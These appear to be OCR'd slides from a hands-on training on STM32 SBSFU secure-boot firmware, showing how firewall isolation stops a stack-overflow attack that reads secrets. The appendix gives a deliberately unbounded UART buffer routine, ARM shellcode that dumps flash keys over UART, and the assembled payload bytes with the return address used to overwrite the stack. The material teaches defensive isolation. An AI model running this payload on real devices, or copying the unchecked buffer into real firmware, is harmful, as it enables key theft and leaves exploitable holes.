
CTRL-S

app_sfu.h

```
141  */
142
143 /*#define SECBOOT_
144
145 #if !defined(SECBC
```

2

Rebuild SBSFU





```
Finished building: SBSFU.list

arm-none-eabi-objcopy -O binary "SBSFU.elf" "SBSFU.bin"
arm-none-eabi-size "SBSFU.elf"
   text    data     bss     dec     hex filename
  58698     296   10584   69578   10fca SBSFU.elf
arm-none-eabi-objcopy -j .SE_IF_Code "SBSFU.elf" se_inter.elf > /dev/null 2>>1
arm-none-eabi-objcopy --extract-symbol se_inter.elf se_interface_app.elf
arm-none-eabi-objcopy -S --keep-symbols=../se_interface.txt se_interface_app.elf se_interface_app.o

11:55:22 Build Finished. 0 errors, 2 warnings. (took 19s.878ms)
```


3

Use scripts to prepare and flash the board


- As already done previously, launch scripts
  - 00_ResetL4Target.bat
  - 03_01_Postbuild_SimpleApp_WithWeakness.bat
  - 03_02_Flash_SBSFU_SimpleApp_WithWeakness.bat
- Then power on reset the board when following message is displayed

Perform the attack again





Result with FIREWALL



When hack code is trying to access to secrets, a reset is generated.

Firewall was triggered.

- SBSFU provides a framework for implementing your own specific action upon detection of firewall reset

That’s all for this hands-on

What did we learn ?

- Using a stack overflow can be used to inject code
- It is important to be able to isolate
  - the critical parts (crypto related for instance)
  - from the pure functional parts (communication)
- SBSFU implements all possible mechanisms to perform this isolation
- SBSFU combines all these mechanisms

Thank you

life.augmented

Appendix
How attack is actually performed

The weak code !

```
static void ReadUARTBuffer(void)
{
  uint8_t buffer[48] = { 0 };
  indexBuffer=0;

  while (1)
  {
    if (HAL_UART_Receive(&huart2, &recChar, 1, 1000) == HAL_OK)
    {
      if (recChar == '\n')
      {
        HAL_UART_Transmit(&huart2, (uint8_t *)"Message received\n", 17, 1000);
        break;
      }
      else
      {
        buffer[indexBuffer] = recChar;
        indexBuffer++;
      }
    }
    IWDG->KR= IWDG_KEY_RELOAD;
  }
}
```

```
ReadUARTBuffer:
 push    {r7, lr}
 sub     sp, #48 ; 0x30
 add     r7, sp, #0
...
```


At function entry the compiler pushes the return address and 1 working register on the stack and uses also the stack to allocate the local variables.

```
...
  adds    r7, #48 ; 0x30
  mov     sp, r7
  pop     {r7, pc}
```

Then, at the end of the function, the local variables are ‘dis allocated’ and register and return address restored

life.augmented

How the stack looks like in such case



End of stack (low addresses)


First element of the buffer

Last index of the buffer. UART command read shouldn't go further

2 last words on the stack may be overwritten if attacker sends enough data.
This is where the attack can take place

Beginning of stack : High address

How the attack can be performed ?



Malicious code can be injected here

- **The last word (LR) is the return address.**
- **Attacker can replace it with the address of the beginning of his assembly code**

Example of assembly code for attack

Purpose of this code: read flash content and send it on UART

```
hack:
start:
        CPSID I                 // disable interrupts
        MOV     R2, #0x441C     // UART_ISR register address
        MOVT    R2, #0x4000
        MOV     R3, #0x03F0     // Flash address containing keys
        MOVT    R3, #0x0800
        MOV     R4, #256        // Number of bytes to read
send_byte:
        LDRB    R1, [R3], #1    // Read one byte in flash
        STRB    R1, [R2, #12]   // Send byte to UART_TDR register
wait_complete:
        LDR     R6, [R2, #0]    // Read UART ISR
        ANDS    R6, R6, #64     // Check End of Transmit flag
        CMP     R6, #0          // R6 is 0 if character not transmitted yet
        BEQ.N   wait_complete
        SUB     R4, R4, 1
        CMP     R4, #0
        BNE     send_byte       // R6 different from 0, we can send next byte
        NOP                     // NOP to be added to fit the exact buffer size
        NOP
        NOP
    .end
```

From hack code to data injected

- The hacking code is assembled to obtain the binary data to be injected
- Then, most complex thing is to find the additional content in overflow part
- This additional part should contain the address to jump to.
- Finding this address requires trial and error and could be long

Content of hack.bin

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000   72 B6 44 F2 1C 42 C4 F2 00 02 4F F4 7C 73 C0 F6  r¶Dò.BÄò..Oô|sÀö
00000010   00 03 4F F4 80 74 13 F8 01 1B 11 73 16 68 16 F0  ..Oô€t.ø...s.h.ð
00000020   40 06 00 2E FA D0 A4 F1 01 04 00 2C F3 D1 00 BF  @...úÐ¤ñ...,óÑ.¿
00000030   00 BF 00 BF C1 7F 01 20 0A                       .¿.¿Á.. .
```

Return address : 0x20017FC1
At beginning of the buffer on the stack

life.augmented